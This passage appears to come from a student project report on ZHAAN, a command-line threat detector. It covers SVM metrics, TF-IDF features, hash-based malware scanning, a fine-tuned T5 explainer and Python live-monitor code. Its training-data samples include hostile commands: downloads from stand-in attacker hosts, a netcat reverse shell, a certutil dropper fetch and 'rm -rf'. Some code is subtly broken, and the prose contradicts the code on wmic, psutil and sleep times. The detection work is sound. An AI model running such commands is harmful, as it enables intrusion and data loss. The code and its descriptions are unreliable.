As shown in above figure, the confusion matrix heatmap indicates the performance of the machine learning model that has been implemented in ZHAAN, which is the Support Vector Machine (SVM) that has been trained to identify Benign, Malicious, and Suspicious command-line inputs. The matrix will have a cell that indicates the number of predictions that the model has made in terms of true labels in vertical axis and predicted labels in horizontal axis. The intensity of the color of each cell is related to the number of the sample and visually, it is easy to detect the strengths and weaknesses in prediction of the model.

The diagonal of the matrix is true positives. It was found that the model had high correct classification of 1828 benign commands, 1237 malicious commands, and 279 suspicious commands, which means that the overall accuracy was high. Especially, the large amount of accurate prediction of benign and malicious commands proves the effectiveness of the model in detecting safe system operations and familiar attack patterns, correspondingly. Although it is lower, the performance on the suspicious commands demonstrates that the model can cope with an ambiguous input to a certain degree.

The off-diagonal cells are those false positives, and these are useful in the determination of limitations. False positives were also noted in that a specific number of good commands were misclassified as malicious(25) or suspicious(21). Even though this kind of conservative behavior can help in identifying potential threats, the false positives that it may issue may overwhelm the analyst and lead to alert fatigue. On the other hand, the false negatives were the instances where a part of the malicious commands were given the status of benign (100) or suspicious (29). These ones are more serious, because they show those situations when real threat could be missed. In the same way, the model was sometimes wrong in categorizing suspicious commands as benign (41) or malicious (96), which indicates that it could have difficulties with borderline cases that are mixed in nature and could contain the features of both safe and harmful behavior.



*Figure 9 ZHAAN SVM Model F1 Score*

As shown in above figure, the bar chart on the F1-score gives a the classification accuracy of machine learning model of ZHAAN on three categories Benign, Malicious and Suspicious. F1-score is a balanced index that combines the precision and recall and it gives a good indication of the effectiveness of a model especially when the classes are imbalanced. The F1-score of each of the classes is plotted in this chart with a better performance being represented by higher bars.

The Benign class shows the best F1-score that is about 0.94. This implies that the model is very accurate and consistent in the identification of safe commands and only a small number of false positives or false negatives are achieved. This is noteworthy in the minimization of false alerts and false positive description of user behavior. The Malicious class is ranked next with a score of about 0.88 which is an indication of good performance in terms of threat detection. This score indicates that the model can recognize and alert malicious commands and achieve a high percentage of accuracy, which would be a good addition to the defensive capacity of ZHAAN.

Nevertheless, the F1-score is not so great because of the proximity of 0.71 to the Suspicious class). This decrease points out the challenge of the model in being able to continually identify the commands with ambiguous or dual-use nature, i.e., commands that are not necessarily malicious but still pose a risk to behavior. This translates into the fact that the model has a good grasp of both benign and malicious behaviors, but it is still necessary to optimize it further, since the lower F1-score in this category means that some edge-case or context-sensitive commands are not detected and classified as well.




Figure 10 ZHAAN SVM Model Precision by Class





Figure 11 ZHAAN SVM Model Recall by Class

The above figures show the Precision and Recall by class graphs for the SVM model. Although the precision and recall bar charts look similar to the F1-score chart, they give different information about the performance of the model on each of the classes. Precision is a measure of the percentage of the correct predictions given as compared to all the predicted instances of a class and recall is the ability of the model to detect all the actual instances of a class. Both of the charts depict that the Benign and Malicious classes are high, which means that the model has low false positive rates (high precision) as well as low false negative rates (high recall). The results on the Suspicious class are, however, lower in both measures, as in the case of the F1-scores. This consistency in charts proves that the model behaves in the same way in all the measures of evaluation, which makes it rather reliable, in addition to the necessity of further improvement in identifying cases of ambiguous command behavior.



*Figure 12 ZHAAN SVM Model Benign Top Influential Features*

The above figure shows the features that are mostly influenced for the trained model to classify as benign. All these features were identified and ranked by the weights of the Support Vector Machine (SVM) model, which is the TF-IDF. The heavier a feature, the greater its effect in assisting the model to determine that a certain command is benign.

At the beginning of the list there are such words as a1, get domainuser, and facebook com, which have the greatest weights in favor of benign classification. The terms are probably seen

in non-threatening settings like administrative tools, user queries or informational URLs, so the model has plenty of evidence of harmless actions. Some of the other common indicators are generic or content-based tokens such as the, web, blog, edu and articles, which are usually related to educational or publicly accessible websites. This means that the model has been trained to differentiate between the legitimate surfing of the web, citation of blogs and access to archives as non-malicious activities.

Besides, time and structure tokens like 2014, 2015, and htm are also present, which is typical of archived or unchanging content pages and reduces the probability of malicious purposes. The fact that the words such as admin, video, and national were found might also be attributed to the interactions that are often viewed as harmless at the institutional or user-level.




Figure 13 ZHAAN SVM Model Malicious Top Influential Features

The bar chart, which is labeled as Top Influential Features of Class: Malicious, presents the most influential command-line terms related to malicious behavior that is identified by the machine learning model of ZHAAN. These features are the patterns and tokens that have been identified using TF-IDF during the training and are very strong indicators of commands that are used in cyberattacks or other unauthorized activities. The more the feature and the more it helps the model to decide that the input is malicious.

The first ones on the list include `http www`, `http`, and `enc`, which are typical features of network-based retrieval and encoded execution of the payload. Such tokens point out the encoded scripts and remote content delivery, frequent malware staging methods and fileless malware. The existence of the `ads file`, `create`, and `https` are further indications of this since they are frequently indicators of a command chain that leverages file system manipulation, process creation, or abuse of alternate data streams typical of most obfuscation or persistence tools.

Also, such names as `targetdomain`, `0000`, and `target` suggest references to lateral movement or command-and-control infrastructure, which also confirms the model can be used to detect reconnaissance and privilege escalation actions. The existence of `cmd exe`, `bat` and `dll registerocx` indicates that the model finds the use of scripting and DLL registration as a potentially dangerous activity and this is a common way of execution and payload insertion.

The tokens such as `ep bypass`, `registerocx`, and `xml` that appeared to be generic or low-level are also in the list and have a high weight. They are either utilized to circumvent the security policies and block execution AppLocker or PowerShell Constrained Language Mode or to exploit Windows built-in systems in a malicious manner Living-off-the-Land Binaries or LOLBins.

Overall, this feature importance plot shows that the model of ZHAAN can generalize a broad range of known malicious behaviors with the help of contextual and lexical patterns. It can identify low-level manipulation of the system and high-level exploitation of the network, thus being able to highlight potentially destructive commands with accuracy. Such transparency confirms the decision-making of the model in addition to increasing trust and interpretability and becomes more applicable to real-life security monitoring and forensic analysis.






Figure 14 ZHAAN SVM Model Suspicious Top Influential Features

The bar chart, which is labeled as Top Influential Features of Class: Suspicious presents the most influential tokens that lead to the machine learning model of ZHAAN to mark a command as suspicious. These features are command-line terms that do not necessarily represent malicious activity but are more likely to have strange or dual-use characteristics, in other words, they can be used legitimately by administrators or misused by attackers in post-exploitation situations.

The first on the list is cmd start, which is often linked to starting more processes or creating child shells, which can legitimately be used but can also be used in lateral movement or persistence methods. In the same manner, rasautou, stop, and delete are efforts to manipulate or interrupt services and processes that may signify evasion, cleanup, or anti-forensics actions. The availability of ftp and net use indicates that more traditional or manual file transfer and network mapping commands are being used, which are often the subject of suspicious activity when they are detected as they may indicate credential harvesting or unauthorized data transfer.


Other heavy-weighted features that lead to a possible harmful or spyware type of activity are mimikatz, cmd echo, and copy exe. Mimikatz is a widely known credential dumping utility and its presence in a command line is already suspicious. The names process, calc exe, pcalua are indicative of the possible malicious utilisation of legitimate binaries (Living-off-the-Land

Binaries, or LOLBins) that is a method which adversaries use to deliver their payloads with no suspicion.

Features as reg import, powershell start and csid are also of importance. The tokens symbolize registry tampering, PowerShell sessions, or creating COM objects, which can be applied both in legitimate administration scripting and malicious scripting. The fact that they are put in the suspicious group instead of the malicious group confirms the model and its slight perception: it is not necessarily malware, but it is not a part of the normal activities and should be examined. To sum it up, this feature importance chart shows that the model developed by ZHAAN can detect minor signs of malicious command-line activity. It takes up the dual-use tools, indirect methods of attack, and misconfiguration of operations-all of which are in a grey area between obviously harmless and patently malicious. This is a very important feature to identify targeted attacks where the attacker uses stealth and masquerades within normal processes as well as exploiting system tools in novel manners.

## Malware Signature-Based Detection Method

ZHAAN come with a malware detection which is based on the signature-based static scanning system that is based on comparing cryptographic hash of known malware files. It has been used in digital forensics, endpoint protection, and malware analysis laboratories due to its accuracy and the fact that the information that it reads cannot be modified. It does not analyze the behavior or the form of files but simply computes the digital fingerprint of files also called file hashes and matches it to a pre-existing database of known malware signatures.



	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	first_seen	sha256_hash	md5_hash	sha1_hash	reporter	file_name	file_type	mime_type	signature	vtpercent	imphash	ssdeep	tlsh	
2	#####	63c8bc19e875ae6f4372e2f555c	abuse_ch	nwfaiehg4	elf	application	Mirai	n/a	n/a	1536:qrJr4	T1D183AD73C86A:			
3	#####	c2f16f38c533d0829c289c6c8f	abuse_ch	nwfaiehg4	elf	application	Mirai	35.94	n/a	1536:idi6C	T1E8933A55FD819			
4	#####	3ea0a3a5f88baa1c7f624d5182	abuse_ch	nwfaiehg4	elf	application	Mirai	n/a	n/a	768:uZw8C	T10F03029111DE5			
5	#####	b0f05124991f614eb814f1fb6aa	abuse_ch	nwfaiehg4	elf	application	Mirai	20	n/a	768:RRyG	T11313F1E4A936E			
6	#####	08d7555d8c36c6dcbf6ae653a	abuse_ch	nwfaiehg4	elf	application	Mirai	32.81	n/a	1536:viGO	T188935C22FA791			
7	#####	8cf1c521029c676f8fbbc1a107	abuse_ch	greenthing	doc	text/rtf	n/a	54.1	n/a	3072:Mbo	T1AAB3B06EE74FC			
8	#####	d166b81bfe7b943b9f870cc47a	abuse_ch	dori.mips	elf	application	Mirai	12.5	n/a	49152:9R7	T1B5A63A877A58E			
9	#####	a0368336c1b9cc2bdffa486d502	abuse_ch	dori.s390x	elf	application	Mirai	10.94	n/a	98304:xuff	T1BC9629C1E891E			

Figure 15 mal.csv File Contents

The above figure shows the file contents of mal.csv which used for the signature-based detection. The mal.csv data set as the internal malware signature database of ZHAAN. ZHAAN uses only some of the fields from the csv file:

- **file\_name:** Name or identifiers of the malware file when it was first detected or reported.
- **sha256\_hash, md5\_hash, sha1\_hash:** Popular cryptographic hash digests of the file, which provides compatibility with many detection platforms. They are fixed length strings, unique to every single file content.
- **signature:** The family of malware or its classification to give the concept of type or behavior of malware.
- **vtpercent:** Percentage on VirusTotal, To show how many antivirus engines detected the file as malicious.

When the Malware Detection option is selected by the user in ZHAAN, the hash database is loaded into the memory, and the user is asked to enter a folder path. This folder path may be a USB drive or any system folder where there is a possibility of having dangerous files. Subsequently, ZHAAN recursively reads the files, and goes through all the subdirectories and files of the given location. On each identified file, ZHAAN computes three hash functions, namely, SHA256, MD5, and SHA1, with the help of Python built-in hashlib library. Then these hashes are compared with the hashes that are in the mal.csv file. As soon as one of the three hashes is found to be matching with that of a malicious sample in the known, the system marks the file as malicious.

When detected, ZHAAN shows a detailed list of such information as full file path, hash values, malware signature, and VirusTotal detection rate. This information assists the users not only to ascertain the threat but also to comprehend the nature and severity of the malware involved. On the other hand, in case of no matching detections, ZHAAN ensures the user that there is no known threat that has been identified in the given folder. The hash-based method of detection has a number of benefits. It is quick and light as it does not involve real time behavioral analysis and emulation. It also has a very high accuracy in known threats detection as hash matches are very precise and do not allow ambiguity. In addition, ZHAAN scans the files but does not run/unpack them and therefore the process is secure and minimizes the chances of the malware being unwittingly executed.

Basically, this method presents a significant degree of threat detection to ZHAAN, turning it into a light malware scanner of static files. It can be implemented especially in an environment where files must be scanned prior to their execution, in SOC's, threat hunting process, USB analysis, or safe file reception activities.

## T5 Natural Language Processing Method

ZHAAN has been integrated a NLP based model that embodies experimental reasoning is called ZHAAN GPT and is a modification to a fine-tuned T5 (Text-To-Text Transfer Transformer) model. Unlike other rule-based systems or fixed-label classification, ZHAAN GPT is more human in its approach to cybersecurity because it treats command-line inputs and URLs as natural language problems. It gives systematic answers which are composed of:

- Malicious, suspicious, benign input
- Bare words description of what the command or the URL does
- Recommendation on what should do when the command or the URL was accidentally executed

This will help ZHAAN to be lighter weight LLM (Large Language Model) as compared to a conventional threat detector.

T5 is a transformer model of NLP which was created by Google. It makes every NLP task a text generation task, whether it is a classification, translation, summarization or a question answering task. This coherent structure enables T5 to be extremely versatile and potent in comparison with such models as BERT. Although BERT can be trained to carry out classification or masked language modelling like filling in the blanks, it does not generate complete sentences or natural reasoning. T5, however, can learn context and generate coherent human-like responses, which is why it is reasonable to use it in the context of explainable security tasks when the output is supposed to be natural language.

	A	B	C	D	E	F	G	H	I	J	K
1	input_text	target_text									
2	analyze: curl http://malicio	Malicious - Downloads and executes a script from an untrusted domain, often used in initial access attacks. Rec									
3	analyze: powershell -nop -v	Malicious - PowerShell obfuscation used to download and execute remote code, typical of fileless malware. Rec									
4	analyze: rm -rf --no-preser	Malicious - Command attempts to delete all files on the system, which is destructive. Recommendation: Immed									
5	analyze: wget http://attack	Malicious - Downloads and runs a Python script that could be a remote access tool. Recommendation: Check fc									
6	analyze: scp attacker@192	Malicious - Copies a private SSH key from an attacker machine, which can be used for lateral movement. Recon									
7	analyze: nc -e /bin/bash att	Malicious - Creates a reverse shell to an external attacker host. Recommendation: Block the IP and investigate s									
8	analyze: reg add HKCU\Soft	Malicious - Persists a malicious PowerShell payload using Windows registry autorun. Recommendation: Inspec									
9	analyze: mshta http://malic	Malicious - Uses mshta to execute remote malicious script, commonly used in phishing. Recommendation: Bloc									

Figure 16 ZHAAN\_T5\_Training\_Cleaned.csv File Content

3220	analyze: http://www.prowd	Malicious - Phishing site designed to trick users into submitting sensitive information. Recommendation: Block the URL and inform user:	
3221	analyze: [System.Diagnosti	Malicious - Uses .NET or PowerShell APIs to perform stealthy operations such as clipboard manipulation, WMI calls, or executing obfus	
3222	analyze: Add-Type -Assem	Malicious - Uses .NET or PowerShell APIs to perform stealthy operations such as clipboard manipulation, WMI calls, or executing obfus	
3223	analyze: [System.IO.Path]:	Benign - Safe interaction with system/environment APIs " commonly used in scripting or automation. Recommendation: No action re	
3224	analyze: [System.IO.File]:	f Suspicious - Uses API methods that may be abused for information gathering or scripting " context determines risk. Recommendation	
3225	analyze: screenrush.co.uk	Benign - Legitimate and publicly safe website with no known malicious behavior. Recommendation: No action required.	

Figure 17 ZHAAN\_T5\_Training\_Cleaned.csv File Final Entry Count

The model is fine-tuned using the ZHAAN\_T5\_Training\_Cleaned.csv dataset, which contains structured data with the following fields:

- **input\_text:** The command or URL with "Analyze: " used as prefix
- **target\_text:** A full-sentence response with the combination of classification, explanation, and recommendation.

Example training pair:

- input\_text: **Analyze: certutil -urlcache -f http://malicious.site/dropper.exe**
- target\_text: **Malicious. This command downloads and caches a file from a remote URL using certutil.**

The training pipeline dependent on t5-base and tokenizes inputs and targets with t5Tokenizer, adds padding and truncation and feeds them into HuggingFace Transformers Seq2SeqTrainer. The model is trained with 3224 entries, 4 epochs and the validation set is held-out and is used to test the model and the tokenizer is saved in 'models/t5\_zhaan' directory.

Although the present version of ZHAAN GPT is a powerful model with promising performance, it is necessary to mention that the model remains experimental due to trained with only 3224 entries. However, to attain the full potential of base T5, at least 20K examples are required to fine-tune the model.

To take a reasoning model to a production stage, the t5 model should be extended with diverse inputs, real-world malicious and benign command variants and feedback-based fine-tuning loops.

ZHAAN GPT is, as it stands, a lightweight and powerful LLM-like experience in a CLI environment and the proof-of-concept of explainable and sentence-level security automation.

# ZHAAN Backend Implementations

## Live Monitor Based Backend

```
def process_line(source, line, rules): 1 usage
    if not line:
        return

    try:
        validated = advanced_validate_input(line)
    except ValueError:
        return

    normalized = normalize_command(validated)
    if normalized in SEEN_COMMANDS:
        return

    SEEN_COMMANDS.add(normalized)
    rule_match = search_command(rules, normalized) or {
        "type": "Benign",
        "description": "No rule match found.",
        "mitre_id": "-",
        "technique": "-",
        "score": 0.0
    }
```

*Figure 18 Rule Based Process Lines Code Block*

The figure above represents the code block of process\_line function in live\_monitor.py. It Parses a one line of rules.csv file. It chooses the pattern involved to match the process list. It Generates rules based on the CSV by extracting the pattern of the command like atbroker.exe /start malware to be compared with the live process command lines.

```

def monitor_processes(rules): 1 usage
    while not stop_monitoring:
        for proc in psutil.process_iter(['pid', 'name', 'cmdline']):
            try:
                name = proc.info['name']
                cmdline = proc.info['cmdline']
                if not cmdline:
                    continue
                full_cmd = ' '.join(cmdline)
                try:
                    validated = advanced_validate_input(full_cmd)
                except ValueError:
                    continue
                normalized = normalize_command(validated)
                if normalized in SEEN_COMMANDS:
                    continue
                SEEN_COMMANDS.add(normalized)
                rule_match = search_command(rules, normalized) or {
                    "type": "Benign",
                    "description": "No rule match found.",
                    "mitre_id": "-",
                    "technique": "-",
                    "score": 0.0
                }
                ml_match = predict_command(normalized)
                display_result(name, cmdline, rule_match, ml_match)
                log_event(f"[LIVE MONITOR] {name} | {full_cmd} | Rule: {rule_match}")
            except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.ZombieProcess):
                continue
        time.sleep(2)

```

*Figure 19 Monitor Process Code Block*

The above figure shows the code block of the main monitoring loop. It periodically scans processes currently running (with `wmic`) and searches their command-line arguments against the known set of rules. When a match is found it records the detection and presents it to the console. Uses subprocess to connect to processes on the system safely, use `log_manager` to monitor live threats and make sure that loop does not take up too much CPU by sleeping 5 seconds between each scan.



```
def input_listener(): 1 usage
    global stop_monitoring
    while True:
        key = input().strip().lower()
        if key == 'q':
            stop_monitoring = True
            break
```

Figure 20 Terminate Live Monitor Code Block

The above figure shows the code block to end Live monitor. This is also a waiting function to listen to the user, in this case the letter q to stop the monitoring session professionally. It will give clean shutdown of live monitor.

```
def start_live_monitor(): 2 usages
    global stop_monitoring
    stop_monitoring = False

    print(Fore.GREEN + Style.BRIGHT + "\nZHAAN - Live Monitoring Started...")
    print(Fore.CYAN + "[Q] Press Q anytime to stop monitoring\n")

    rules = load_rules()
    listener = threading.Thread(target=input_listener, daemon=True)
    listener.start()

    powershell_thread = threading.Thread(target=monitor_powershell_history, args=(rules,), daemon=True)
    process_thread = threading.Thread(target=monitor_processes, args=(rules,), daemon=True)

    powershell_thread.start()
    process_thread.start()

    while not stop_monitoring:
        time.sleep(1)

    print(Fore.BLUE + "\n[!] Live Monitoring Stopped by User.")
    print(Fore.GREEN + Style.BRIGHT + "Returning to main menu...")
```

Figure 21 Start Live Monitor Code Block

The above figure shows the code block for Starting the live Monitor. It reads the rule definitions from the rules.csv file and launches monitor\_processes() in a background thread. Then, starts input\_listener() to give the user control.

```
def monitor_powershell_history(rules): 1 usage
    last_hash = ""
    while not stop_monitoring:
        if os.path.exists(POWERSHELL_HISTORY_PATH):
            with open(POWERSHELL_HISTORY_PATH, "r", encoding="utf-8", errors="ignore") as f:
                lines = f.readlines()
                if not lines:
                    continue
                current = lines[-1].strip()
                current_hash = hashlib.sha1(current.encode()).hexdigest()
                if current_hash != last_hash:
                    last_hash = current_hash
                    process_line(source="PowerShell", current, rules)
            time.sleep(2)
```

Figure 22 Monitoring PowerShell History Code Block

